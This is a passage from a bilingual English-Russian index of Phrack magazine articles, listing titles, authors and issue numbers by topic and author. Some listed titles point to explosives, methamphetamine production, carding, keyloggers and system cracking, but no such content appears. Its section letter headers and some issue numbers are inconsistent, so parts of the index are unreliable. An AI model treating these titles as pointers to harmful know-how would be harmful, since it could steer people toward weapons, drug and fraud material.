• "Eavesdropping" («Подслушивание»). 1986. I3 F7 3k

"Circuit Switched Digital Capability" («Возможности цифровой коммутации каналов») by The Executioner. 1987. I10 F5 12k

"City-Wide Centrex" («Городская система Centrex») by The Executioner. 1986. I8 F3 14k

cjml authored (авторство)
• "Steganography Improvement Proposal" («Предложение по улучшению стеганографии»). 1996. I49 F10 6k

The Clashmaster authored (авторство)
• "How to Make Acetylene Bombs" («Как изготовить ацетиленовые бомбы»). 1985. I1 F7 4k

Co/Dec authored (авторство)
• "Physical Access and Theft of PBX Systems" («Физический доступ и кража АТС»). 1993. I43 F15 28k
• "Fraudulent Applications of 900 Services" («Мошеннические применения 900-х сервисов»). 1994. I45 F18 15k

КОДЫ

• "MCI International Cards" («Международные карты MCI») by Knight Lightning. 1985. I1 F5 3k

Compaq Disk (Crimson Death) co-authored (соавторство)
• "Introduction to Diet Phrack" («Введение в Diet Phrack»). 1991. I36 F1 8k

"The Complete Guide to Hacking WWIV" («Полное руководство по взлому WWIV») by Inhuman. 1991. I34 F5 20k

"The Complete Guide to Hacking Meridian Voice Mail" («Полное руководство по взлому системы голосовой почты Meridian») by Substance. 1995. I47 F15 10k

"CompuServe Info" («Информация о CompuServe») by Morgoth and Lotus. 1986. I8 F6 8k

"The CompuServe Case" («Дело CompuServe») by Electronic Frontier Foundation. 1992. I37 F9 6k

"Computer-Based Systems for Bell System Operation" («Компьютерные системы для обслуживания сети Bell») by Taran King. 1989. I26 F2

"Computer Hackers Follow a Guttman-Like Progression" («Компьютерные хакеры следуют прогрессии, напоминающей шкалу Гуттмана») by Richard C. Hollinger. 1988. I22 F7 10k

"Concerning Hackers Who Break Into Computer Systems" («О хакерах, взламывающих компьютерные системы») by Dorthy Denning. 1990. I32 F3

"Conference News Part I" («Новости конференций, часть I») by Various Sources. 1993. I43 F7 53k

"Conference News Part II" («Новости конференций, часть II») by Various Sources. 1993. I43 F8 58k

"Conference News Part I" by Various Sources. 1993. I44 F6 55k

"Conference News Part II" by Various Sources. 1993. I44 F7 35k

"Conference News Part III" by Various Sources. 1993. I44 F8 50k

"The Conscience of a Hacker {Reprint}" («Совесть хакера {перепечатка}») by The Mentor. 1987. I14 F3 4k

"Consensual Realities in Cyberspace" («Согласованные реальности в киберпространстве») by Paul Saffo. 1989. I30 F8 11k

"Content-Blind Cancelbot" («Слепой к содержимому канцелбот») by Dr. Dimitri Vulis. I49 F9 40k

"Control Office Administration of Enhanced 911 Service" («Управление усовершенствованной службой 911 из центра управления») by The Eavesdropper. 1989. I24 F6 12k

Control C authored (авторство)
• "Digital Multiplexing Systems (Part 2)" («Цифровые системы мультиплексирования, часть 2»). 1988. I19 F3 18k
• "Inside Dialog" («Внутри Dialog»). 1986. I9 F5 8k
• "Loop Maintenance Operating System" («Операционная система обслуживания шлейфов»). 1988. I18 F8 32k
• "TRW Business Terminology" («Деловая терминология TRW»). 1987. I14 F6 5k
• "Understanding The Digital Multiplexing Systems (DMS)" («Понимание цифровых систем мультиплексирования»). 1987. I12 F4 19k
• "Understanding DMS Part II" («Понимание DMS, часть II»). 1987. I14 F5 18k
• "Computerists Underground News Tabloid - CUNT" by Crimson Death. 1987. I13 F8 11k

Control C was Pro-Philed in 1994 (профайл опубликован в 1994). I44 F7 22k

COSMOS

• "COSMOS: COmputer System for Mainframe OperationS (Part One)" by King Arthur. 1989. I26 F5 13k
• "COSMOS: COmputer System for Mainframe OperationS (Part Two)" by King Arthur. 1989. I27 F5 12k
• "Cosmos Overview" («Обзор COSMOS») by EBA. 1990. I31 F6 52k

"COSMOS: COmputer System for Mainframe OperationS (Part One)" by King Arthur. 1989. I26 F5 13k

"COSMOS: COmputer System for Mainframe OperationS (Part Two)" by King Arthur. 1989. I27 F5 12k

Cosmos Kid authored (авторство)
• "A Hacker's Guide to Primos: Part 1" («Руководство хакера по Primos, часть 1»). 1987. I16 F3 11k

"Cosmos Overview" («Обзор COSMOS») by EBA. 1990. I31 F6 52k

Count Zero authored (авторство)
• "Card-O-Rama: Magnetic Stripe Technology and Beyond". 1992. I37 F6 44k
• "Phrack World News: Special Report VI on WeenieFest'92". 1992. I37 F10 14k
• "HoHoCon". 1995. I48 F11 33k

"Covert Paths" («Скрытые пути») by Cyber Neuron Limited and SynThecide. 1989. I29 F5 4k

ВЗЛОМ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ

• "Boot Tracing" («Трассировка загрузки») by Cheap Shades. 1985. I1 F3 8k

"Cracking NT Passwords" («Взлом паролей NT») by Nihil. 1997. I50 F8 17k

"The Craft Acces Terminal" («Терминал доступа к кабельной инфраструктуре») by Boss Hogg. 1996. I48 F8 36k

"Crashing DEC-10's" («Падение DEC-10») by The Mentor. 1986. I4 F6 5k

КРЕДИТНЫЕ БЮРО

• "Hacking Chilton's Credimatic" («Взлом Credimatic Чилтона») by Ryche. 1986. I7 F4 8k
• "Reading Trans-Union Credit Reports" («Чтение кредитных отчётов Trans-Union») by The Disc Jockey. 1987. I16 F7 6k
• "TRW Business Terminology" («Деловая терминология TRW») by Control C. 1987. I14 F6 5k

"Credit Card Laws" («Законы о кредитных картах») by Tom Brokow. 1987. I16 F5 7k

КРЕДИТНЫЙ КАРДИНГ

(см. также КРЕДИТНЫЕ БЮРО, КАРДИНГ)

• "Advanced Carding XIV" by The Disk Jockey. 1987. I15 F4 12k
• "Credit Card Laws" by Tom Brokow. 1987. I16 F5 7k
• "The Postal Inspection Service" («Служба почтовой инспекции») by Vendetta. 1989. I27 F9 14k

Crimson Death was Pro-Philed in 1986 (профайл опубликован в 1986). I4 F1

Crimson Death (713) authored (авторство)
• "Computerists Underground News Tabloid - CUNT". 1987. I13 F8 11k
• Введение/Индекс к I18-19, 32, 34, 35 (соавтор) F1
• "Phrack Classic Spotlight featuring Knight Lightning". 1990. I32 F2 32k
• "Phrack Pro-Phile on Ax Murderer". 1988. I18 F2 4k
• "Phrack Pro-Phile on Shooting Shark". 1991. I33 F2 16k
• "Phrack World News". 1991. I33 F11 18k
• "RSTS". 1990. I32 F9 23k

co-authored (соавторство)
• Введение/Индекс к I18-19, 32, 34, 35 F1

"CSDC II - Hardware Requirements" («Аппаратные требования CSDC II») by The Executioner. 1987. I12 F6 8k

КУЛЬТУРА ХАКЕРСТВА

(см. также Международные сцены, Phrack World News, Phrack Pro-Phile)

• "10th Chaos Computer Congress" («10-й Хаос Компьютер Конгресс») by Manny E. Farber. 1994. I45 F13 23k
• "The ABCs of Better Hotel Staying" by Seven Up. 1994. I46 F25 12k
• "Acronyms [from Metal Shop Private BBS]". 1988. I20 F11 43k

• "Are You a Phone Geek" by Doom Prophet. 1987. I13 F7 9k
• "Big BroTher Online" by Thumpr (Special thanks to Hatchet Molly). 1989. I23 F10
• "Concerning Hackers Who Break Into Computer Systems" by Dorthy Denning. 1990. I32 F3 60k
• "Computer Hackers Follow a Guttman-Like Progression" by Richard C. Hollinger. 1988. I22 F7 10k
• "Computerists Underground New Tabloids - CUNT" by Crimson Death. 1987. I13 F8 11k
• "The Conscience of a Hacker {Reprint}" by The Mentor. 1987. I14 F3 4k
• "Cyber Christ Meets Lady Luck Part I" by Winn Schwartau. 1994. I46 F19 45k
• "Cyber Christ Meets Lady Luck Part II" by Winn Schwartau. 1994. I46 F20 42k
• "Cyber Christ Bites The Big Apple" by Winn Schwartau. 1994. I46 F23 60k
• "Defcon Information" by Various Sources. 1995. I47 F9 28k
• "Defcon II Information" by Various Sources. 1994. I45 F14 26k
• "*ELITE* Access" by Dead Lord and Lord Digital(Lords Anonymous!). 1991. I36 F5 43k
• "The Freedom of Information Act and You" («Закон о свободе информации и вы») by Vince Niel. 1992. I42 F12 42k
• "The Groom Lake Desert Rat" by PsychoSpy. 1994. I46 F21 44k
• "Hacker's Manifesto" («Манифест хакера») by The Mentor. 1986. I7 F3 4k
• "The History of The Legion of Doom" («История Легиона Гибели»). 1990. I31 F5 10k
• "HoHoCon" by Netta Gilboa. 1995. I47 F10 30k
• "HoHoCon" by Count Zero. 1995. I48 F11 33k
• "HoHoCon"(review) by Various Sources. 1992. I42 F13 51k
• "HoHoCon Miscellany" by Various Sources. 1994. I45 F11 32k
• "HoHoCon Miscellany" by Various Sources. 1995. I47 F12 33k
• "Hollywood-Style Bits & Bytes" by Richard Goodwin. 1994. I45 F17 50k
• "HOPE" by Erik Bloodaxe. 1994. I46 F22 51k
• "How to Fuck Up The World - A Parody" by Thomas Covenant. 1987. I13 F3 10k
• "The Judas Contract (Part 2 of The Vicious Circle Trilogy)" by Knight Lightning. 1988. I22 F3 26k
• "LODCOM BBS Archive Info" by LOD. 1993. I43 F18 24k
• "LOD Communications BBS Archive Information" by LOD. 1993. I44 F22 29k
• "The Legion of Doom & The Occult" by LOD and Demon Seed Elite. 1991. I36 F6 24k
• "LODCOM Sample Messages" by LOD. 1993. I43 F19 52k
• "The Making of a Hacker" («Становление хакера») by Framstag. 1989. I27 F7 9k
• "Metal/General Discussion [from Metal Shop Private BBS]". 1988. I20 F5 66k
• "New Users [from Metal Shop Private BBS]". 1988. I20 F9 17k
• "The Open Barn Door" by Douglas Walter(Newsweek). 1992. I39 F9 11k
• "Phrack Editorial on Microbashing" by The Nightstalker. 1988. I19 F6 6k
• "Phrack Inc./Gossip [from Metal Shop Private BBS]". 1988. I20 F6 56k
• "Phreak/Hack Sub [from Metal Shop Private BBS]". 1988. I20 F7 46k
• "Phreaks in Verse" («Фрики в стихах») by Sir Francis Drake. 1987. I13 F5 3k
• "Preview to Phrack 13-The Life & Times of The Executioner". 1987. I12 F3 5k
• "R.A.G. - Rodents are Gay" by Evil Jay. 1987. I13 F6 6k
• "Radio Free Berkley Information". 1994. I45 F24 35k
• "RAGS - The Best of Sexy Exy". 1987. I13 F9 19k
• "Real Cyberpunks" («Настоящие киберпанки») by The Men From Mongo. 1991. I36 F9 13k
• "The Royal Court [from Metal Shop Private BBS]". 1988. I20 F10 3k
• "Scan Man's Rebuttal to Phrack World News" by Scan Man. 1987. I12 F9 17k
• "Searching for speciAL acceSs agentS" by Dr. Dude. 1991. I36 F7 18k
• "The Senator Markey Hearing Transcripts" by >Unknown User<. I45 F20 72k
• "Shadows of a Future Past (Part 1 of The Vicious Circle Trilogy)" by Knight Lightning. 1988. I21 F3 26k
• "Social Engineering [from Metal Shop Private BBS]". 1988. I20 F8 19k
• "Subdivisions (Part 3 of The Vicious Circle Trilogy)" by Knight Lightning. 1989. I23 F3 17k
• "SummerCon 1992" by Knight Lightning and Dispater. 1992. I40 F11 35k

• "The Truth...and Nothing but the Truth" by Steve Fleming. 1996. I48 F16 19k
• "Timeline Featuring Taran King, Knight Lightning, Cheap Shades". 1988. I20 F3 3k
• "A Trip to The NCSC" («Поездка в NCSC») by Knight Lightning. 1990. I32 F7 16k
• "Welcome to Metal Shop Private" by Taran King, Knight Lightning, and Cheap Shades. 1988. I20 F4 37k

"Cyber Christ Meets Lady Luck Part I" by Winn Schwartau. 1994. I46 F19 45k

"Cyber Christ Meets Lady Luck Part II" by Winn Schwartau. 1994. I46 F20 42k

"Cyber Christ Bites The Big Apple" by Winn Schwartau. 1994. I46 F23 60k

Cyber Neuron Limited co-authored (соавторство)
• "Covert Paths" («Скрытые пути»). 1989. I29 F5 4k

**** Г ****

daemon9 authored (авторство)
• "IP-Spoofing Demystified" («Разоблачение IP-спуфинга»). 1996. I48 F13 25k
• "Netmon". 1996. I48 F15 21k
• "Project Hades: TCP Weakness" («Проект Аид: слабость TCP»). 1996. I49 F7 38k
• "Project Neptune" («Проект Нептун»). 1996. I48 F13 52k

co-authored (соавторство)
• "Project Loki: ICMP Tunneling" («Проект Локи: ICMP-туннелирование»). 1996. I49 F7 38k

daemon9 was Pro-Philed in 1996 (профайл опубликован в 1996). I48 F5 23k

Damien Thorn authored (авторство)
• "Tandy/Radio Shack Cellular Phones" («Сотовые телефоны Tandy/Radio Shack»). 1996. I48 F7 43k

Dark Overlord authored (авторство)
• "Sending Fakemail in Unix" («Отправка поддельной почты в Unix»). 1989. I27 F8 2k
• "Snarfing Remote Files" («Кража удалённых файлов»). 1989. I28 F6 5k
• "Unix Cracking Tips" («Советы по взлому Unix»). 1989. I25 F5 14k

Data Line authored (авторство)
• "Hacking RSTS" («Взлом RSTS»). 1985. I2 F8 4k
• "Ring Back Codes for The 314 NPA" («Коды обратного звонка для NPA 314»). 1985. I4 F2 1k
• "Signalling Systems Around The World" («Сигнальные системы мира»). 1986. I3 F4 2k

"Datapac" by Synapse. 1993. I44 F21 36k

Data Stream Cowboy authored (авторство)
• "Network Miscellany IV" («Сетевая смесь IV»). 1992. I38 F5 30k
• "Network Miscellany V" («Сетевая смесь V»). 1992. I39 F4 34k
• "Phrack World News" Parts 1-3. 1992. I40 F12-14 50, 48, 48k
• "Phrack World News" Parts 1-3. 1992. I41 F11-13 46, 49, 43k
• "Phrack World News". 1992. I42 F14 29k
• "Phrack World News". 1993. I43 F27 24k
• "Phrack World News". 1993. I44 F27 22k
• "Phrack World News". 1994. I45 F28 17k
• "Phrack World News". 1994. I46 F28 38k
• "Phrack World News". 1995. I47 F22 38k
• "Phrack World News". 1996. I48 F18 21k

co-authored (соавторство)
• "Phrack World News" Parts 1-3. 1992. I38 F13-15 34, 32, 33k
• "Phrack World News" Parts 1-4. 1992. I39 F10-13 30, 27, 29, 29k

"Data Tapping Made Easy" («Лёгкое прослушивание данных») by Elric of Imrryr. 1988. I17 F9 4k

"A Day in The Life of a Warez Broker" («День из жизни warez-брокера») by Xxxx Xxxxxxxx. 1995. I47 F20 13k

"DBA Primer from American Hacker Magazine". 1995. I47 F16 45k

"DCL BBS Program" by Raoul. 1994. I45 F16 23k

"DCL Utilities for VMS Hackers" («Утилиты DCL для хакеров VMS») by The Mentor. 1988. I19 F2 23k

"DCO Operating System" by mrnobody. 1997. I50 F14 16k

Dcypher wrote (написал)
• "Key Trap v1.0 Keyboard Key Logger" («Перехватчик клавиатуры Key Trap v1.0»). 1994. I46 F26 35k

Dead Cow co-authored (соавторство)
• "Advanced Modem Oriented BBS Security". 1991. I34 F9 11k

Dead Lord co-authored (соавторство)
• "Basic Concepts of Translation". 1989. I26 F6 20k
• "*ELITE* Access". 1991. I36 F5 43k

DEC (DECnet и прочие DEC)

• "Crashing DEC-10's" by The Mentor. 1986. I4 F6 5k
• "DECnet Hackola: Remote Turist TTY (RTT)" by *Hobbit*. 1989. I30 F6 6k
• "Hacking DEC's" by Carrier Culprit. 1986. I5 F3 23k
• "Looking Around in DECnet" («Осматриваясь в DECnet») by Deep Thought. 1989. I27 F6 14k
• "Multi-User Chat Program for DEC-10's" («Многопользовательская чат-программа для DEC-10») by TTY-Man and The Mentor. 1986. I9 F7 7k

"Decnet Hackola: Remote Turist TTY (RTT)" by *Hobbit*. 1989. I30 F6 6k

"The DECWRL Mail Gateway" («Почтовый шлюз DECWRL») by Dedicated Link. 1989. I30 F5 23k

Dedicated Link authored (авторство)
• "The DECWRL Mail Gateway". 1989. I30 F5 23k
• "Network Progression" («Прогресс сети»). 1989. I24 F10 5k

Deep Thought authored (авторство)
• "Looking Around in DECnet". 1989. I27 F6 14k

"Defcon Information" by Various Sources. 1995. I47 F9 28k

"Defcon II Information" by Various Sources. 1994. I45 F14 26k

Demon Seed Elite co-authored (соавторство)
• "The Legion of Doom & The Occult". 1991. I36 F6 24k

"Dial-Back Modem Security" («Безопасность модема с обратным дозвоном») by Elric of Imrryr. 1988. I17 F8 9k

"DIALOG Information Network" («Информационная сеть DIALOG») by Brian Oblivion. 1992. I39 F5 43k

"Digital Multiplexing Systems (Part 2)" by Control C. 1988. I19 F3 18k

"Diet Phrack Loopback" by Phrack Staff. 1991. I36 F2 14k

"The Digital Telephony Proposal" («Предложение о цифровой телефонии») by The FBI. 1992. I38 F11 34k

The Disk Jockey authored (авторство)
• "Advanced Carding XIV". 1987. I15 F4 12k
• "Getting Caught: Legal Procedures" («Поимка: юридические процедуры»). 1989. I26 F3 12k
• "Reading Trans-Union Credit Reports". 1987. I16 F7 6k
• "Phrack Pro-Phile on The Disk Jockey" (co-authored). 1991. I34 F3 23k

The Disk Jockey was Pro-philed in 1991 (профайл опубликован в 1991). I34 F3 23k

Dispater authored (авторство)
• "A Real Functioning PEARL BOX Schematic" («Реально работающая схема PEARL BOX»). 1989. I28 F5 5k
• "Beating The Radar Rap Part 1/2". 1992. I27 F5 12k 44k
• "Beating The Radar Rap Part 2/2". 1992. I28 F6 5k 15k
• Введение/Индекс к I37, I38, 40, 41 F1
• "Phrack Pro-Phile on Aristotle". 1992. I38 F3 6k
• "Phrack Pro-Phile on Shadow Hawk 1". 1992. I39 F3 8k
• "Phrack World News". 1991. I33 (F12, 13 28/25k), I34 (F10, 11 14/19k), I35 (F10-13 27, 31, 34, 27k)

co-authored (соавторство)
• "Phrack Loopback". 1992. I40 F2 50k
• "Phrack Loopback". 1992. I41 F2 52k
• "Phrack Pro-Phile on The Disk Jockey". 1991. I34 F3 23k
• "Phrack World News" Parts 1-4. 1992. I37 F11-14 31, 30, 29, 31k
• "Phrack World News" Parts 1-3. 1992. I38 F13-15 34, 32, 33k
• Введение/Индекс к 29, I33, 34 F1
• "SummerCon 1992". 1992. I40 F11 35k

Disorder authored (авторство)
• "Phrack World News". 1996. I49 F16 109k

"DMS-100" by Knight Lightning. 1986. I5 F5 8k

Doc Holiday authored (авторство)
• "Hacking Rolm's CBXII" («Взлом CBXII компании Rolm»). 1990. I31 F3 15k
• Введение/Индекс к I31 F1
• "Knight Line I/Parts 1-3". 1990. I32 F10 47k-12

Docter Who was Pro-Philed in 1993 (профайл опубликован в 1993). I43 F6 15k

Doom Prophet authored (авторство)
• "Are You a Phone Geek?" («Ты телефонный гик?»). 1987. I13 F7 9k
• "Telephone Signalling Methods" («Методы телефонной сигнализации»). 1987. I11 F8 8k
• "The Total Network Data System" («Тотальная сетевая система данных»). 1987. I12 F5 13k

co-authored (соавторство)
• "Automatic Number Identification". 1987. I10 F7 9k
• "Loop Maintenance Operations System". 1986. I9 F9 17k

Dorthy Denning authored (авторство)
• "Concerning Hackers Who Break Into Computer Systems". 1990. I32 F3 60k

Double Helix co-authored (соавторство)
• "How to Build a Paisley Box" («Как собрать коробку Пейсли»). 1987. I13 F4 5k

Douglas Walter (Newsweek) authored (авторство)

• "The Open Barn Door" («Открытые ворота конюшни»). 1992. I39 F9 11k

Dr. BOB authored (авторство)
• "A Guide to British Telecom's Caller ID Service" («Руководство по службе определителя номера British Telecom»). 1995. I47 F19 31k

Dr. Crash authored (авторство)
• "The Technical Revolution" («Техническая революция»). 1986. I6 F3 4k

Dr. Delam authored (авторство)
• "The MCX7700 PABX System" («Система PABX MCX7700»). 1994. I45 F25 22k

co-authored (соавторство)
• "Gettin' Down 'N Dirty Wit Da GS/1". 1994. I46 25k

Dr. Dimitri Vulis authored (авторство)
• "Content-Blind Cancelbot" («Слепой к содержимому канцелбот»). I49 F9 40k

Dr. Doom authored (авторство)
• "The Integrated Services Digital Network" («Цифровая сеть с интеграцией служб»). 1986. I8 F4 18k

Dr. Dude (Dispater) co-authored (соавторство)
• "Introduction to Diet Phrack". 1991. I36 F1 8k
• "Searching for speciAL acceSs agentS". 1991. I36 F7 18k
• "Elite World News". I36 F10, 11 23/26k

Dr. No-Good authored (авторство)
• "Basic Commands for The VOS System". 1992. I37 F8 10k

НАРКОТИКИ

• "The Tried and True Home Production Method for Methamphetamine" («Испытанный домашний метод производства метамфетамина») by The Leftist. 1986. I4 F8 7k

"DTMF signalling and decoding" («Сигнализация и декодирование DTMF») by Mr. Blue. 1997. I50 F13 17k

"Dun & Bradstreet Report on AT&T" submitted by Elric of Imrryr. 1988. I17 F2 24k

"Dun & Bradstreet Report on Pacific Telesis" submitted by Elric of Imrryr. 1988. I17 F3 26k

---

** Д **

The Eavesdropper authored (авторство)
• "Control Office Administration of Enhanced 911 Service". 1989. I24 F5 22k
• "Glossary Terminology for Enhanced 911 Service" («Терминологический глоссарий усовершенствованной службы 911»). 1989. I24 F6 12k

"Eavesdropping" («Подслушивание») by Circle Lord. 1986. I3 F7 3k

EBA authored (авторство)
• "Cosmos Overview" («Обзор COSMOS»). 1990. I31 F6 52k

The Editor(s) authored (авторство)
• Введение/Индекс к I42, 43, 44, 45, 46, 47, 48, 49, 50 F1
• "Sara Gordon -vs- Kohntark Part I". 1993. I44 F11 12k

• "Sara Gordon -vs- Kohntark Part II". 1993. I44 F12 47k

Electronic Frontier Foundation authored (авторство)
• "The CompuServe Case" («Дело CompuServe»). 1992. I37 F9 6k

"Electronic Telephone Cards (Part 1)" by Stephane Bausson. 1996. I48 F10 39k

"Electronic Telephone Cards (Part 2)" by Stephane Bausson. 1996. I48 F11 66k

"*ELITE* Access" by Dead Lord and Lord Digital(Lords Anonymous!). 1991. I36 F5 43k

"Elite World News" by Docter Dude. I36 F10, 11 23/26k

Elric of Imrryr authored (авторство)
• "A Beginner's Guide to The IBM VM/370". 1987. I10 F4 4k
• "Data Tapping Made Easy". 1988. I17 F9 4k
• "Dial-Back Modem Security". 1988. I17 F8 11k
• "Gelled Flame Fuels" («Желеобразное горючее»). 1987. I15 F5 12k
• Введение/Индекс к I16 F1 2k

submitted (представлено)
• "Dun & Bradstreet Report on AT&T". 1988. I17 F2 24k
• "Dun & Bradstreet Report on Pacific Telesis". 1988. I17 F3 26k

Emmanuel Goldstein authored (авторство)
• "No Time for Goodbyes" («Нет времени прощаться»). 1994. I45 F9 21k

Emmanuel Goldstein was Pro-Philed in 1989 (профайл опубликован в 1989). I29 F2 16k

Epsilon authored (авторство)
• "An Introduction to Packet Switched Networks" («Введение в сети с коммутацией пакетов»). 1988. I18 F3 12k
• "Phrack World News". 1988. I18 F10-11; I19 F8

co-authored (соавторство)
• "Phrack World News". 1988. I21 F10 22k-11

Equal Axis authored (авторство)
• "OTher Common Carriers; A List" («Прочие общие операторы связи; список»). 1989. I28 F7 8k

Erik Bloodaxe authored (авторство)
• "The Wonderful World of Pagers" («Удивительный мир пейджеров»). 1994. I46 F8
• "HOPE". 1994. I46 F22 51k

Erik Bloodaxe was Pro-Philed in 1989 (профайл опубликован в 1989). I28 F2 15k

Erudite authored (авторство)
• "AT&T Definity System 75/85". 1994. I46 F25 35k

Evil Jay authored (авторство)
• "Hacking : OSL Systems" («Взлом систем OSL»). 1987. I12 F7 9k
• "Hacking Primos I, II, III" («Взлом Primos I, II, III»). 1987. I11 F7 7k
• "Hacking Primos Part I" («Взлом Primos, часть I»). 1987. I10 F6 11k
• "R.A.G. - Rodents are Gay". 1987. I13 F6 6k

The Executioner authored (авторство)
• "Preview to Phrack 13 - The Life & Times of The Executioner". 1987. I12 F3 5k
• "Circuit Switched Digital Capability". 1987. I10 F5 12k
• "City-Wide Centrex". 1986. I8 F3 14k
• "CSDC II - Hardware Requirements". 1987. I12 F6 8k

• "PACT: Prefix Access Code Translator" («PACT: транслятор кодов доступа по префиксу»). 1987. I11 F3 8k
• "Plant Measurements" («Измерения на объектах»). 1986. I9 F6 13k

"Exploring Information-America" by The Omega & White Knight. 1992. I37 F4 51k

ВЗРЫВЧАТЫЕ ВЕЩЕСТВА

• "Bolt Bombs" by The Leftist. 1986. I5 F6 3k
• "Gelled Flame Fuels" by Elric of Imrryr. 1987. I15 F5 12k
• "How to Make an Acetylene Bomb" by The Clashmaster. 1985. I1 F7 4k
• "How to Make TNT" by The Radical Rocker. 1986. I7 F6 2k
• "Making Shell Bombs" by Man-Tooth. 1986. I3 F3 3k
• "Nitrogen-Trioxide Explosive" by Signal Substain. 1988. I17 F4 7k
• "Smoke Bombs" by Alpine Kracker. 1986. I6 F6 2k

"extract.c" by Phrack Staff. 1997. I50 F16 2k

** E **

"Facility Assignment & Control Systems" («Системы назначения и контроля мощностей») by Phantom Phreaker. 1988. I19 F5 11k

"False Identification" («Поддельные документы») by Forest Ranger. 1986. I4 F3 3k

Federal Bureau of Investigations (FBI) authored (авторство)
• "The Digital Telephony Proposal" («Предложение о цифровой телефонии»). 1992. I38 F11 34k

"FEDIX On-Line Information Service" («Онлайн-информационная служба FEDIX») by Fedix Upix. 1991. I33 F4 12k

Fedix Upix authored (авторство)
• "Fedix On-line Information Service". 1991. I33 F4 12k

"A Few Things About Networks" («Кое-что о сетях») by Prime Suspect. I18 F9 21k

"The fingerd Trojan Horse" («Троянский конь fingerd») by Hitman Italy. 1994. I46 F12 32k

Firm G.R.A.S.P. authored (авторство)
• "Acronyms Part I". 1993. I43 F21 50k
• "Acronyms Part II". 1993. I43 F22 51k
• "Acronyms Part III". 1993. I43 F23 45k
• "Acronyms Part IV". 1993. I43 F24 52k
• "Acronyms Part V". 1993. I43 F25 46k
• "Guide to 5ESS" («Руководство по 5ESS»). 1993. I43 F16 63k

The Fixer wrote (написал)
• "Box.exe for SoundBlasters" (unencoded). 1994. I45 F22 13k

"The Fone Phreak's Revenge" («Месть телефонного фрика») by Iron Soldier. 1985. I1 F4 4k

Forest Ranger authored (авторство)
• "False Identification". 1986. I4 F3 3k
• "Prevention of The Billing Office Blues" («Как избежать проблем с расчётным отделом»). 1985. I2 F2 1k

• "Fortell Systems" by Phantom Phreaker. 1986. I3 F6 3k
• "Foundations on The Horizon; Chapter Two of FTSaga" by Knight Lightning. 1989. I23 F5 27k

Framstag authored (авторство)
• "The Making of a Hacker" («Становление хакера»). 1989. I27 F7 9k

"Fraudulent Applications of 900 Services" («Мошеннические применения 900-х сервисов») by Co/Dec. 1994. I45 F18 15k

Fred P. Graham co-authored (соавторство)
• "Can You Find Out If Your Telephone is Tapped?". 1989. I23 F9 20k

"The Freedom of Information Act and You" («Закон о свободе информации и вы») by Vince Niel. 1992. I42 F12 42k

"Frontiers; Chapter Four of FTSaga" by Knight Lightning. 1989. I24 F4 25k

"Fun With Automatic Tellers" («Забавы с банкоматами») by The Mentor. 1986. I8 F7 7k

"Fun With The Centagram VMS Network" by Oryan Quest. 1986. I9 F3 4k

"Fun With Lighters" («Забавы с зажигалками») by The Leftist. 1986. I6 F4 2k

"Future Trancendent Saga Index A" from The BITNET Services Library. 1989. I23 F6 14k

"Future Trancendent Saga Index B" from The BITNET Services Library. 1989. I23 F7 17k

FyberLyte authored (авторство)
• "NorThern Telecom's FMT-150B/C/D". 1993. I44 F13 16k

**** Ж ****

"Gail Takes a Break" (unencoded .gif). 1993. I44 F25 49k

Gatsby authored (авторство)
• "A Hackers Guide to The Internet" («Руководство хакера по Интернету»). 1991. I33 F3 45k

G.Tenet authored (авторство)
• "Useful Commands for The TP3010 Debug Port" («Полезные команды для отладочного порта TP3010»). 1992. I42 F7 28k

"Gelled Flame Fuels" («Желеобразное горючее») by Elric of Imrryr. 1987. I15 F5 12k

"Getting Caught: Legal Procedures" («Поимка: юридические процедуры») by The Disk Jockey. 1989. I26 F3 12k

"Gettin' Down 'N Dirty Wit Da GS/1" By Maldoror & Dr. Delam. 1994. I46 25k

"Getting Serious About VMS Hacking" («Серьёзный подход к взлому VMS») by VAXBusters International. 1989. I23 F8 13k

G. Gilliss authored (авторство)
• "Introduction to CGI and CGI vulnerabilities" («Введение в CGI и уязвимости CGI»). 1996. I49 F8 12k

Gin Fizz co-authored (соавторство)
• "How to Pick Master Locks" («Как вскрыть замки Master»). 1985. I1 F6 2k

"The Glenayre GL3000 Paging and Voice retrieval System" by Armitage. 1995. I47 F14 25k

"Glossary Terminology for Enhanced 911 Service" by The Eavesdropper. 1989. I24 F6

Goe authored (авторство)
• "Hacking VM/CMS" («Взлом VM/CMS»). 1989. I30 F4 58k

Grey Sorcerer authored (авторство)
• "How to Hack Cyber Systems" («Как взламывать киберсистемы»). 1988. I17 F5 23k
• "How to Hack HP2000's" («Как взламывать HP2000»). 1988. I17 F6 3k

Grimace authored (авторство)
• "Phrack Pro-Phile on Computer Cop". 1993. I43 F5 22k

"The Groom Lake Desert Rat" by PsychoSpy. 1994. I46 F21 44k

"Guide to 5ESS" by Firm G.R.A.S.P.. 1993. I43 F17 63k

"A Guide to British Telecom's Caller ID Service" by Dr. BOB. 1995. I47 F19 31k

"Guide to Data General's AOS/VS Part I" by Herd Beast. 1993. I44 F14 46k

"Guide to Data General's AOS/VS Part II" by Herd Beast. 1993. I44 F15 30k

"Guide to Encryption" («Руководство по шифрованию») by The Racketeer[HFC]. 1992. I42 F11 32k

"A Guide To Porno Boxes" By Carl Corey. 1994. I46 F10 13k

**** 3 ****

"The #hack FAQ (Part 1)" by Voyager. 1995. I47 F5 39k

"The #hack FAQ (Part 2)" by Voyager. 1995. I47 F6 38k

"The #hack FAQ (Part 3)" by Voyager. 1995. I47 F7 51k

"The #hack FAQ (Part 4)" by Voyager. 1995. I47 F8 47k

"A Hacker's Guide to Primos: Part 1" by Cosmos Kid. 1987. I16 F3 11k

"Hacker's Manifesto" («Манифест хакера») by The Mentor. 1986. I7 F3 4k

ВЗЛОМ

(см. также БАНКОВСКОЕ МОШЕННИЧЕСТВО, COSMOS, ВЗЛОМ ПО, КРЕДИТНЫЕ БЮРО, КУЛЬТУРА, DEC, HP, Phrack Pro-Phile, Phrack World News, ФРИКИНГ, PRIMOS, RSTS, UNIX, VAX/VMS, VM/CMS, ГОЛОСОВАЯ ПОЧТА, ГЛОБАЛЬНЫЕ СЕТИ, X.25)

• "25th Anniversary Index" by Taran King, Knight Lightning and friends. 1989. I25 F2 15k
• "Accessing Government Computers" by The Sorceress. 1988. I17 F7 9k
• "An Introduction to The DecServer 200" by Opticon. 1993. I44 F22 16k
• "The Art of Investigation" by Butler. 1990. I32 F4 18k
• "AT&T Definity System 75/85" by Erudite. 1994. I46 F25 35k
• "Basic Concepts of Translation" by The Dead Lord and Chief Executive Officers. 1989. I26 F6 20k
• "BELLCORE Information" by The Mad Phone-Man. 1987. I16 F2 11k
